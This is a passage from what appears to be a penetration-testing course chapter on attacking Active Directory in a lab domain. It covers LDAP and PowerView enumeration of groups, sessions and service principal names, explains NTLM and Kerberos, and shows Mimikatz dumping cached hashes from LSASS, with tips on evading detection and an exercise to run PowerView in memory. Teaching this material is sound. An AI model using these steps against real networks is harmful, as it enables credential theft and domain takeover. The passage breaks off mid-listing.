$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Secret_Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
```

```
{
    $obj.Properties.member
}
```

Listing 677 - PowerShell script to enumerate group members

The modified script will dump the names of the DistinguishedName group members:

```
CN=Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

Listing 678 - Members of the group Secret_Group

According to this output, Nested_Group is a member of Secret_Group. In order to enumerate its members, we must repeat the steps performed in order to list the members of Nested_Group. We can do this by replacing the group name in the filter condition:

```
...
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Nested_Group)"
...
```

Listing 679 - Obtaining the members of Nested_Group

This updated script generates the output shown in Listing 680:

```
CN=Another_Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

Listing 680 - Members of the group Nested_Group

This indicates that Another_Nested_Group is the only member of Nested_Group. We'll need to modify and run the script again, replacing the group name in the filter condition.

```
...
$Searcher.SearchRoot = $objDomain

$Searcher.filter="(name=Another_Nested_Group)"
...
```

Listing 681 - Obtaining the members of Another_Nested_Group

The output from the next search is displayed in Listing 682.

```
CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com
```

Listing 682 - Members of the group Another_Nested_Group

Finally we discover that the domain user Adam is the sole member of Another_Nested_Group. This ends the enumeration required to unravel our nested groups and demonstrates how PowerShell and LDAP can be leveraged to perform this kind of lookup.

21.2.3.1 Exercises

1. Repeat the enumeration to uncover the relationship between Secret_Group, Nested_Group, and Another_Nested_Group.
2. The script presented in this section required us to change the group name at each iteration. Adapt the script in order to unravel nested groups programmatically without knowing their names beforehand.

21.2.4 Currently Logged on Users

At this point, we can list users along with their group memberships and can easily locate administrative users.

As the next step, we want to find logged-in users that are members of high-value groups since their credentials will be cached in memory and we could steal the credentials and authenticate with them.

If we succeed in compromising one of the *Domain Admins*, we could eventually take over the entire domain (as we will see in a later section). Alternatively, if we can not immediately compromise one of the *Domain Admins*, we must compromise other accounts or machines to eventually gain that level of access.

For example, Figure 307 shows that Bob is logged in to CLIENT512 and is a local administrator on all workstations. Alice is logged in to CLIENT621 and is a local administrator on all servers. Finally, Jeff is logged in to SERVER21 and is a member of the Domain Admins group.



Figure 307: Chain of users to compromise

If we manage to compromise Bob's account (through a client side attack for example), we could pivot from CLIENT512 to target Alice on CLIENT621. By extension, we may be able to pivot again to compromise Jeff on SERVER21, gaining domain access.

In this type of scenario, we must tailor our enumeration to consider not only *Domain Admins* but also potential avenues of "chained compromise" including a hunt for a so-called *derivative local admin*.[625]

To do this, we need a list of users logged on to a target. We could either interact with the target to detect this directly, or we could track a user's active logon sessions on a domain controller or file server.

The two most reliable Windows functions that can help us to achieve these goals are the *NetWkstaUserEnum*[626] and *NetSessionEnum*[627] API. While the former requires administrative permissions and returns the list of all users logged on to a target workstation, the latter can be used

[625] (@sixdub, 2016), http://www.sixdub.net/?p=591

[626] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa370669(v=vs.85).aspx

[627] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum

from a regular domain user and returns a list of active user sessions on servers such as fileservers or domain controllers.

During an assessment, after compromising a domain machine, we should enumerate every computer in the domain and then use *NetWkstaUserEnum* against the obtained list of targets. Keep in mind that this API will only list users logged on to a target if we have local administrator privileges on that target.

Alternatively we could focus our efforts on discovering the domain controllers and any potential file servers (based on servers hostnames or open ports) in the network and use *NetSessionEnum* against these servers in order to enumerate all active users' sessions.

This process would provide us with a good "exploitation map" to follow in order to compromise a domain admin account. However, keep in mind that the results obtained from using these two APIs will vary depending on the current permissions of the logged-in user and the configuration of the domain environment.

As a very basic example, in this section, we will use the *NetWkstaUserEnum* API to enumerate local users on the Windows 10 client machine and *NetSessionEnum* to enumerate the users' active sessions on the domain controller.

Calling an operating system API from PowerShell is not completely straightforward. Fortunately, other researchers have presented a technique that simplifies the process and also helps avoid endpoint security detection. The most common solution is the use of PowerView,[628] a PowerShell script which is a part of the PowerShell Empire framework.

The PowerView script is already stored in the C:\Tools\active_directory directory on the Windows 10 client. To use it we must first import it:

```
PS C:\Tools\active_directory> Import-Module .\PowerView.ps1
```

Listing 683 - Installing and importing PowerView

PowerView is quite large but we will only use the *Get-NetLoggedon* and *Get-NetSession* functions, which invoke *NetWkstaUserEnum* and *NetSessionEnum* respectively.

First, we will enumerate logged-in users with **Get-NetLoggedon** along with the **-ComputerName** option to specify the target workstation or server. Since in this case we are targeting the Windows 10 client, we will use **-ComputerName client251**:

```
PS C:\Tools\active_directory> Get-NetLoggedon -ComputerName client251

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-------------- ------------------ ----------------- ------------------
offsec         corp                                 DC01
offsec         corp                                 DC01
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
```

[628] (@harmj0y, 2017), https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1

```
CLIENT251$     corp
CLIENT251$     corp
CLIENT251$     corp
```

Listing 684 - User enumeration using Get-NetLoggedon

The output reveals the expected *offsec* user account.

Next, let's try to retrieve active sessions on the domain controller DC01. Remember that these sessions are performed against the domain controller when a user logs on, but originate from a specific workstation or server, which is what we are attempting to enumerate.

We can invoke the **`Get-NetSession`** function in a similar fashion using the **`-ComputerName`** flag. Recall that this function invokes the Win32 API *NetSessionEnum*, which will return all active sessions, in our case from the domain controller.

In Listing 685, the API is invoked against the domain controller *DC01*.

```
PS C:\Tools\active_directory> Get-NetSession -ComputerName dc01


sesi10_cname sesi10_username sesi10_time sesi10_idle_time
------------ --------------- ----------- ----------------
\\192.168.1.111 CLIENT251$                8                8
\\[::1]      DC01$                      6                6
\\192.168.1.111 offsec                  0                0
```

Listing 685 - Enumerating active user sessions with Get-NetSession

As expected, the Offsec user has an active session on the domain controller from 192.168.1.111 (the Windows 10 client) due to an active login. The information obtained from the two APIs ended up being the same as we are targeting only a single machine, which also happens to be the one we are executing our script from. In a real Active Directory infrastructure, however, the information gained using each API might differ and would definitely be more helpful.

Now that we can enumerate group membership and determine which machines users are currently logged in to, we have the basic skills needed to begin compromising user accounts with the ultimate goal of gaining domain administrative privileges.

21.2.4.1 Exercises

1. Download and use PowerView to perform the same enumeration against the student VM while in the context of the *Offsec* account.
2. Log in to the student VM with the *Jeff_Admin* account and perform a remote desktop login to the domain controller using the *Jeff_Admin* account. Next, execute the Get-NetLoggedOn function on the student VM to discover logged-in users on the domain controller while in the context of the *Jeff_Admin* account.
3. Repeat the enumeration by using the *DownloadString* method from the *System.Net.WebClient* class in order to download PowerView from your Kali system and execute it in memory without saving it to the hard disk.

21.2.5 Enumeration Through Service Principal Names

So far we have enumerated domain users in search of logged in accounts that are members of high value groups. An alternative to attacking a domain user account is to target so-called service accounts[629], which may also be members of high value groups.

When an application is executed, it must always do so in the context of an operating system user. If a user launches an application, that user account defines the context. However, services launched by the system itself use the context based on a *Service Account*.

In other words, isolated applications can use a set of predefined service accounts: *LocalSystem*,[630] *LocalService*,[631] and *NetworkService*.[632] For more complex applications, a domain user account may be used to provide the needed context while still having access to resources inside the domain.

When applications like Exchange, SQL, or Internet Information Services (IIS) are integrated into Active Directory, a unique service instance identifier known as a *Service Principal Name* (SPN)[633] is used to associate a service on a specific server to a service account in Active Directory.

> *Managed Service Accounts,[634] introduced with Windows Server 2008 R2, were designed for complex applications which require tighter integration with Active Directory. Larger applications like SQL and Microsoft Exchange[635] often require server redundancy when running to guarantee availability, but Managed Service Accounts cannot support this. To remedy this, Group Managed Service Accounts[636] were introduced with Windows Server 2012, but this requires that domain controllers run Windows Server 2012 or higher. Because of this, many organizations still rely on basic Service Accounts.*

By enumerating all registered SPNs in the domain, we can obtain the IP address and port number of applications running on servers integrated with the target Active Directory, limiting the need for a broad port scan.

Since the information is registered and stored in Active Directory, it is present on the domain controller. To obtain the data, we will again query the domain controller in search of specific service principal names.

---

[629] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/ms686005(v=vs.85).aspx

[630] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx

[631] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684188(v=vs.85).aspx

[632] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684272(v=vs.85).aspx

[633] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx

[634] (Microsoft, 2009), https://blogs.technet.microsoft.com/askds/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting/

[635] (Wikipedia, 2018), https://en.wikipedia.org/wiki/Microsoft_Exchange_Server

[636] (Microsoft, 2012), https://blogs.technet.microsoft.com/askpfeplat/2012/12/16/windows-server-2012-group-managed-service-accounts/

While Microsoft has not documented a list of searchable SPN's there are extensive lists available online.[637]

For example, let's update our PowerShell enumeration script to filter the *serviceprincipalname* property for the string **http**, indicating the presence of a registered web server:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)

$objDomain = New-Object System.DirectoryServices.DirectoryEntry

$Searcher.SearchRoot = $objDomain

$Searcher.filter="serviceprincipalname=*http*"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }
}
```

Listing 686 - PowerShell script to detect registered service principal names

This search returns a number of results, and although they could be further filtered, we can easily spot relevant information:

```
Name                           Value
----                           -----
givenname                      {iis_service}
samaccountname                 {iis_service}
cn                             {iis_service}
pwdlastset                     {131623309820953450}
whencreated                    {05/02/2018 19.03.02}
badpwdcount                    {0}
displayname                    {iis_service}
```

[637] (Sean Metcalf, 2017), http://adsecurity.org/?page_id=183

```
lastlogon                {131624786130434963}
samaccounttype           {805306368}
countrycode              {0}
objectguid               {201 74 156 103 125 89 254 67 146 40 244 7 212 176 32 11}
usnchanged               {28741}
whenchanged              {07/02/2018 12.08.56}
name                     {iis_service}
objectsid                {1 5 0 0 0 0 0 5 21 0 0 0 202 203 185 181 144 182 205 192 58 2
logoncount               {3}
badpasswordtime          {0}
accountexpires           {9223372036854775807}
primarygroupid           {513}
objectcategory           {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname        {iis_service@corp.com}
useraccountcontrol       {590336}
dscorepropagationdata    {01/01/1601 00.00.00}
serviceprincipalname     {HTTP/CorpWebServer.corp.com}
distinguishedname        {CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com
objectclass              {top, person, organizationalPerson, user}
usncreated               {12919}
lastlogontimestamp       {131624773644330799}
adspath                  {LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp
,DC=com}
...
```

Listing 687 - Output of service principal name search

Based on the output, one attribute name, *samaccountname* is set to *iis_service*, indicating the presence of a web server and *serviceprincipalname* is set to *HTTP/CorpWebServer.corp.com*. This all seems to suggest the presence of a web server.

Let's attempt to resolve "CorpWebServer.corp.com" with **nslookup**:

```
PS C:\Users\offsec.CORP> nslookup CorpWebServer.corp.com
Server:  UnKnown
Address:  192.168.1.110

Name:    corpwebserver.corp.com
Address:  192.168.1.110
```

Listing 688 - Nslookup of serviceprincipalname entry

From the results, it's clear that the hostname resolves to an internal IP address, namely the IP address of the domain controller.

If we browse this IP, we find a default IIS web server as shown in Figure 308.



Figure 308: IIS web server at CorpWebServer.corp.com

Although a domain controller would normally not host a web server, the student lab is full of surprises.

While the enumeration of service principal names does not produce the web server software or version, it will narrow the search down and allow for either manual detection or tightly scoped port scans.

21.2.5.2 Exercises

1. Repeat the steps from this section to discover the service principal name for the IIS server.
2. Discover any additional registered service principal names in the domain.
3. Update the script so the result includes the IP address of any servers where a service principal name is registered.
4. Use the Get-SPN script[638] and rediscover the same service principal names.

[638] (Scott Sutherland, 2013), https://github.com/EmpireProject/Empire/blob/master/data/module_source/situational_awareness/network/Get-SPN.ps1

21.3 Active Directory Authentication

Now that we have enumerated user accounts, group memberships, and registered SPNs, let's attempt to use this information to compromise Active Directory.

In order to do this, we must first discuss the details of Active Directory authentication.

Active Directory supports multiple authentication protocols and techniques and implements authentication to both Windows computers as well as those running Linux and macOS.

> *Active Directory supports several older protocols including WDigest.[639] While these may be useful against older operating systems like Windows 7 or Windows Server 2008 R2, we will only focus on more modern authentication protocols in this section.*

Active Directory uses either Kerberos[640] or NTLM authentication[641] protocols for most authentication attempts. We will discuss the simpler NTLM protocol first.

21.3.1 NTLM Authentication

NTLM authentication is used when a client authenticates to a server by IP address (instead of by hostname),[642] or if the user attempts to authenticate to a hostname that is not registered on the Active Directory integrated DNS server. Likewise, third-party applications may choose to use NTLM authentication instead of Kerberos authentication.

The NTLM authentication protocol consists of seven steps as shown in Figure 309 and explained in depth below.

[639] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

[640] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc780469(v=ws.10).aspx

[641] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx

[642] (Microsoft, 2013), https://blogs.msdn.microsoft.com/chiranth/2013/09/20/ntlm-want-to-know-how-it-works/



Figure 309: Diagram of NTLM authentication in Active Directory

In the first authentication step, the computer calculates a cryptographic hash, called the *NTLM hash*, from the user's password. Next, the client computer sends the user name to the server, which returns a random value called the *nonce* or *challenge*. The client then encrypts the nonce using the NTLM hash, now known as a *response*, and sends it to the server.

The server forwards the response along with the username and the nonce to the domain controller. The validation is then performed by the domain controller, since it already knows the NTLM hash of all users. The domain controller encrypts the challenge itself with the NTLM hash of the supplied username and compares it to the response it received from the server. If the two are equal, the authentication request is successful.

As with any other hash, NTLM cannot be reversed. However, it is considered a "fast-hashing" cryptographic algorithm since short passwords can be cracked in a span of days with even modest equipment[643].

By using cracking software like Hashcat with top-of-the-line graphic processors, it is possible to test over 600 billion NTLM hashes every second. This means that

[643] (Jeremi M Gosney, 2017), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

all eight-character passwords may be tested within 2.5 hours and all nine-character passwords may be tested within 11 days.

Next we will turn to Kerberos, which is the default authentication protocol in Active Directory and for associated services.

21.3.2 Kerberos Authentication

The Kerberos authentication protocol used by Microsoft is adopted from the Kerberos version 5 authentication protocol created by MIT and has been used as Microsoft's primary authentication mechanism since Windows Server 2003. While NTLM authentication works through a principle of challenge and response, Windows-based Kerberos authentication uses a ticket system.

At a high level, Kerberos client authentication to a service in Active Directory involves the use of a domain controller in the role of a key distribution center, or KDC.[644] This process is shown in Figure 310.

[644] (Wikipedia, 2017), https://en.wikipedia.org/wiki/Key_distribution_center



Figure 310: Diagram of Kerberos Authentication

Let's review this process in detail in order to lay a foundation for further discussion.

For example, when a user logs in to their workstation, a request is sent to the domain controller, which has the role of KDC and also maintains the Authentication Server service. This *Authentication Server Request* (or *AS_REQ*) contains a time stamp that is encrypted using a hash derived from the password of the user[645] and the username.

When the domain controller receives the request, it looks up the password hash associated with the specific user and attempts to decrypt the time stamp. If the decryption process is successful and the time stamp is not a duplicate (a potential replay attack), the authentication is considered successful.

The domain controller replies to the client with an *Authentication Server Reply* (*AS_REP*) that contains a session key (since Kerberos is stateless) and a *Ticket Granting Ticket* (TGT). The session key is encrypted using the user's password hash, and may be decrypted by the client and reused. The TGT contains information regarding the user, including group memberships, the domain, a time stamp, the IP address of the client, and the session key.

In order to avoid tampering, the Ticket Granting Ticket is encrypted by a secret key known only to the KDC and can not be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for 10 hours, after which a renewal occurs. This renewal does not require the user to re-enter the password.

When the user wishes to access resources of the domain, such as a network share, an Exchange mailbox, or some other application with a registered service principal name, it must again contact the KDC.

This time, the client constructs a *Ticket Granting Service Request* (or *TGS_REQ*) packet that consists of the current user and a timestamp (encrypted using the session key), the SPN of the resource, and the encrypted TGT.

Next, the ticket granting service on the KDC receives the TGS_REQ, and if the SPN exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the TGT and used to decrypt the username and timestamp of the request. As this point the KDC performs several checks:

1. The TGT must have a valid timestamp (no replay detected and the request has not expired).
2. The username from the TGS_REQ has to match the username from the TGT.
3. The client IP address needs to coincide with the TGT IP address.

If this verification process succeeds, the ticket granting service responds to the client with a *Ticket Granting Server Reply* or *TGS_REP*. This packet contains three parts:

1. The SPN to which access has been granted.
2. A session key to be used between the client and the SPN.

[645] (Skip Duckwall, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

3. A *service ticket* containing the username and group memberships along with the newly-created session key.

The first two parts (SPN and session key) are encrypted using the session key associated with the creation of the TGT and the *service ticket* is encrypted using the password hash of the service account registered with the SPN in question.

Once the authentication process by the KDC is complete and the client has both a session key and a service ticket, the service authentication begins.

First, the client sends to the application server an *application request* or *AP_REQ* , which includes the username and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

The application server decrypts the service ticket using the service account password hash and extracts the username and the session key. It then uses the latter to decrypt the username from the *AP_REQ*. If the *AP_REQ* username matches the one decrypted from the service ticket, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may access the requested service.

This protocol may seem complicated and perhaps even convoluted, but it was designed to mitigate various network attacks and prevent the use of fake credentials.

Now that we have explored the foundations of both NTLM and Kerberos authentication, let's explore various cached credential storage and service account attacks.

21.3.3 Cached Credential Storage and Retrieval

To lay the foundation for cached storage credential attacks, we must first discuss the various password hashes used with Kerberos and show how they are stored.

Since Microsoft's implementation of Kerberos makes use of single sign-on, password hashes must be stored somewhere in order to renew a TGT request. In current versions of Windows, these hashes are stored in the Local Security Authority Subsystem Service (LSASS)[646] memory space.[647]

If we gain access to these hashes, we could crack them to obtain the cleartext password or reuse them to perform various actions.

Although this is the end goal of our AD attack, the process is not as straightforward as it sounds. Since the LSASS process is part of the operating system and runs as SYSTEM, we need SYSTEM (or local administrator) permissions to gain access to the hashes stored on a target.

Because of this, in order to target the stored hashes, we often have to start our attack with a local privilege escalation. To makes things even more tricky, the data structures used to store the hashes in memory are not publicly documented and they are also encrypted with an LSASS-stored key.

[646] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961760.aspx

[647] (Benjamin Delphy, 2013), http://blog.gentilkiwi.com/securite/mimikatz/sekurlsa-credman#getLogonPasswords

Nevertheless, since this is a huge attack vector against Windows and Active Directory, several tools have been created to extract the hashes, the most popular of which is Mimikatz.[648]

Let's try to use Mimikatz to extract hashes on our Windows 10 system.

> *In the following example, we will run Mimikatz as a standalone application. However, due to the mainstream popularity of Mimikatz and well-known detection signatures, consider avoiding using it as a standalone application. For example, execute Mimikatz directly from memory using an injector like PowerShell[649] or use a built-in tool like Task Manager to dump the entire LSASS process memory, move the dumped data to a helper machine, and from there, load the data into Mimikatz.[650]*

Since the Offsec domain user is a local administrator, we are able to launch a command prompt with elevated privileges. From this command prompt, we will run **`mimikatz`**[651] and enter **`privilege::debug`** to engage the *SeDebugPrivlege*[652] privilege, which will allow us to interact with a process owned by another account.

Finally, we'll run **`sekurlsa::logonpasswords`** to dump the credentials of all logged-on users using the Sekurlsa[653] module.

This should dump hashes for all users logged on to the current workstation or server, *including remote logins* like Remote Desktop sessions.

```
C:\Tools\active_directory> mimikatz.exe

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 291668 (00000000:00047354)
Session           : Interactive from 1
User Name         : Offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 08/02/2018 14.23.26
SID               : S-1-5-21-1602875587-2787523311-2599479668-1103
        msv :
         [00000003] Primary
         \* Username : Offsec
```

[648] (Benjamin Delphy, 2018), https://github.com/gentilkiwi/mimikatz

[649] (Matt Graeber, 2016), https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

[650] (Ruben Boonen, 2016), http://www.fuzzysecurity.com/tutorials/18.html

[651] (Benjamin Delphu, 2014), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

[652] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx

[653] (Mimikatz, 2019), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

```
         \* Domain   : CORP
         \* NTLM     : e2b475c11da2a0748290d87aa966c327
         \* SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
         \* DPAPI    : 162d313bede93b0a2e72a030ec9210f0
        tspkg :
        wdigest :
         \* Username : Offsec
         \* Domain   : CORP
         \* Password : (null)
        kerberos :
         \* Username : Offsec
         \* Domain   : CORP.COM
         \* Password : (null)
...
```

Listing 689 - Executing mimikatz on a domain workstation

The output snippet above shows all credential information stored in LSASS for the domain user Offsec, including cached hashes.

Notice that we have two types of hashes highlighted in the output above. This will vary based on the functional level of the AD implementation. For AD instances at a functional level of Windows 2003, NTLM is the only available hashing algorithm. For instances running Windows Server 2008 or later, both NTLM and SHA-1 (a common companion for AES encryption) may be available. On older operating systems like Windows 7, or operating systems that have it manually set, WDigest,[654] will be enabled. When WDigest is enabled, running Mimikatz will reveal cleartext password alongside the password hashes.

Armed with these hashes, we could attempt to crack them and obtain the cleartext password.

A different approach and use of Mimikatz is to exploit Kerberos authentication by abusing TGT and service tickets. As already discussed, we know that Kerberos TGT and service tickets for users currently logged on to the local machine are stored for future use. These tickets are also stored in LSASS and we can use Mimikatz to interact with and retrieve our own tickets and the tickets of other local users.

For example, in Listing 690, we use Mimikatz to show the Offsec user's tickets that are stored in memory:

```
mimikatz # sekurlsa::tickets

